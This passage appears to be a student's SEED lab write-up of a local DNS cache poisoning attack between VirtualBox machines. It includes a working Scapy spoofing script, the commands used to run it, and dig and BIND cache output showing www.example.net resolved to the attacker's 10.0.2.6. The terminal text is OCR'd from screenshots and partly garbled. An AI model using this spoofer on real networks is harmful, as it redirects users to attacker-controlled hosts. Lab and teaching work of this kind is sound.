  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
  RX packets:1317 errors:0 dropped:0 overruns:0 frame:0
  TX packets:2919 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:254735 (254.7 KB)  TX bytes:292383 (292.3 KB)

lo
  Link encap:Local Loopback
  inet addr:127.0.0.1  Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING  MTU:65536  Metric:1
  RX packets:2778 errors:0 dropped:0 overruns:0 frame:0
  TX packets:2778 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1
  RX bytes:272640 (272.6 KB)  TX bytes:272640 (272.6 KB)

[03/31/23]seed@VM:/$
[03/31/23]seed@VM:/$ sudo rndc flush
[03/31/23]seed@VM:/$ sudo rndc flush
[03/31/23]seed@VM:/$ sudo rndc flush
[03/31/23]seed@VM:/$
```

In attacker create python file dns\_spoof.py with following content:



```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.6')

        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, an=Ansec)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter='udp and (src host 10.0.2.5 and dst port 53)', prn=spoof_dns)
```

Run the file using following command

Sudo python dns\_spoof.py

```
SEEDUbuntu_attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
RX bytes:88257 (88.2 KB) TX bytes:109664 (109.6 KB)

lo
  Link encap:Local Loopback
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING MTU:65536 Metric:1
  RX packets:1127 errors:0 dropped:0 overruns:0 frame:0
  TX packets:1127 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1
  RX bytes:92105 (92.1 KB) TX bytes:92105 (92.1 KB)

[03/31/23]seed@VM:~$ sudo python dns_spoof.py
Traceback (most recent call last):
  File "dns_spoof.py", line 17, in <module>
    pkt = sniff(filter='udp and (src host 10.0.2.5 and dst port 53)', prn=snoof_
NameError: name 'snoof dns' is not defined
[03/31/23]seed@VM:~$ sudo python dns_spoof.py
Traceback (most recent call last):
  File "dns_spoof.py", line 17, in <module>
    pkt = sniff(filter='udp and (src host 10.0.2.5 and dst port 53)', prn=snoof_
NameError: name 'snoof dns' is not defined
[03/31/23]seed@VM:~$ sudo python dns_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^C[03/31/23]seed@VM:~$ sudo python dns_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

In user machine try following command to Test the local DNS poisoning attack:

Dig [www.example.net](http://www.example.net)

```
SEEDUbuntu_attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bln/
Anytash 76x40
9:32 PM
MSG SIZE rcvd: 193
[03/31/23]seed@VM:~$ dig www.example.net
<<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8811
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;; www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 259200 IN A 10.0.2.6
;; AUTHORITY SECTION:
example.net. 172800 IN NS a.iana-servers
.net. 172800 IN NS b.iana-servers
;; ADDITIONAL SECTION:
a.iana-servers.net. 172800 IN A 199.43.135.53
a.iana-servers.net. 172800 IN AAAA 2001:500:8f::53
b.iana-servers.net. 172800 IN A 199.43.133.53
b.iana-servers.net. 172800 IN AAAA 2001:500:8d::53
;; Query time: 270 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Fri Mar 31 21:22:37 EDT 2023
;; MSG SIZE rcvd: 193
[03/31/23]seed@VM:~$
```

Here we can see that DNS info at user is manipulated by attacker. In answer section we can see 10.0.2.6.

To test the Local DNS poisoning attack to following command in server:

```
sudo rndc dumpdb -cache
cat /var/cache/bind/dump.db
```

```
SEEDUbuntu_server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Anytash 87x39
9:33 PM
RX packets:1317 errors:0 dropped:0 overruns:0 frame:0
TX packets:2903 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:254735 (254.7 KB) TX bytes:290779 (290.7 KB)

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:2778 errors:0 dropped:0 overruns:0 frame:0
TX packets:2778 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:271950 (271.9 KB) TX bytes:271950 (271.9 KB)


[03/31/23]seed@VM:/ $ ifconfig
Link encap:Ethernet HWaddr 08:00:27:1a:de:26
inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.0
inet6 addr: fe80::5507:c65c:6027:08ae/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1317 errors:0 dropped:0 overruns:0 frame:0
TX packets:2919 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:254735 (254.7 KB) TX bytes:292383 (292.3 KB)

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:2778 errors:0 dropped:0 overruns:0 frame:0
TX packets:2778 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:272640 (272.6 KB) TX bytes:272640 (272.6 KB)

[03/31/23]seed@VM:/ $
[03/31/23]seed@VM:/ $ sudo rndc flush
[03/31/23]seed@VM:/ $ sudo rndc flush
[03/31/23]seed@VM:/ $ sudo rndc flush
[03/31/23]seed@VM:/ $ sudo rndc dumpdb -cache
[03/31/23]seed@VM:/ $ cat /var/cache/bind/dump.db
```



Output of following command:



```
20230404061453 20230328050453 27254 net.  
lNlXlbdzGZbDa7YeotP50AjaifFnm62eR54m  
q3ZyvuCUPHGKzKSzdRIf5k65x63gNkXchKdL  
F4b7u2rjelpURmAZiLOPDlnKZYkuBkDzgrfE  
aJtKLEBQ4PZvShoBf8/benCmAppoS-4DR0090  
58CzEfzKZLDzqr+tPWUDbqmY2oZrNj7/t/eQ  
axIj+gf07U4y758Mx8eUxzT9KK1fkK6yRA== )  
  
; authanswer  
www.example.net. 258424 A 10.0.2.6  
; glue  
a.gtld-servers.net. 172024 A 192.5.6.30  
; glue  
172024 AAAA 2001:503:a83e::2:30  
; glue  
b.gtld-servers.net. 172024 A 192.33.14.30  
; glue  
172024 AAAA 2001:503:231d::2:30  
; glue  
c.gtld-servers.net. 172024 A 192.26.92.30  
; glue  
172024 AAAA 2001:503:83eb::30  
; glue  
d.gtld-servers.net. 172024 A 192.31.80.30  
; glue  
172024 AAAA 2001:500:856e::30  
; glue  
e.gtld-servers.net. 172024 A 192.12.94.30  
; glue  
172024 AAAA 2001:502:1ca1::30  
; glue  
f.gtld-servers.net. 172024 A 192.35.51.30  
; glue  
172024 AAAA 2001:503:d414::30  
; glue  
g.gtld-servers.net. 172024 A 192.42.93.30  
; glue  
172024 AAAA 2001:503:eea3::30  
; glue  
h.gtld-servers.net. 172024 A 192.54.112.30
```

Here we can see that :

Authanswer gives [www.example.net](http://www.example.net) . And with IP of 10.0.2.6

By this we can say that cache is been poisoned.

And In attacker machine we can see packet sent.

```
SEEDUbuntu_attcker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
RX bytes:88257 (88.2 KB) TX bytes:109664 (109.6 KB)

lo
  Link encap:Local Loopback
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING MTU:65536 Metric:1
  RX packets:1127 errors:0 dropped:0 overruns:0 frame:0
  TX packets:1127 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1
  RX bytes:92105 (92.1 KB) TX bytes:92105 (92.1 KB)

[03/31/23]seed@VM:~$ sudo python dns_spoof.py
Traceback (most recent call last):
  File "dns_spoof.py", line 17, in <module>
    pkt = sniff(filter='udp and (src host 10.0.2.5 and dst port 53)', prn=snoof_dns)
NameError: name 'snoof_dns' is not defined
[03/31/23]seed@VM:~$ sudo python dns_spoof.py
Traceback (most recent call last):
  File "dns_spoof.py", line 17, in <module>
    pkt = sniff(filter='udp and (src host 10.0.2.5 and dst port 53)', prn=snoof_dns)
NameError: name 'snoof_dns' is not defined
[03/31/23]seed@VM:~$ sudo python dns_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^C[03/31/23]seed@VM:~$ sudo python dns_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```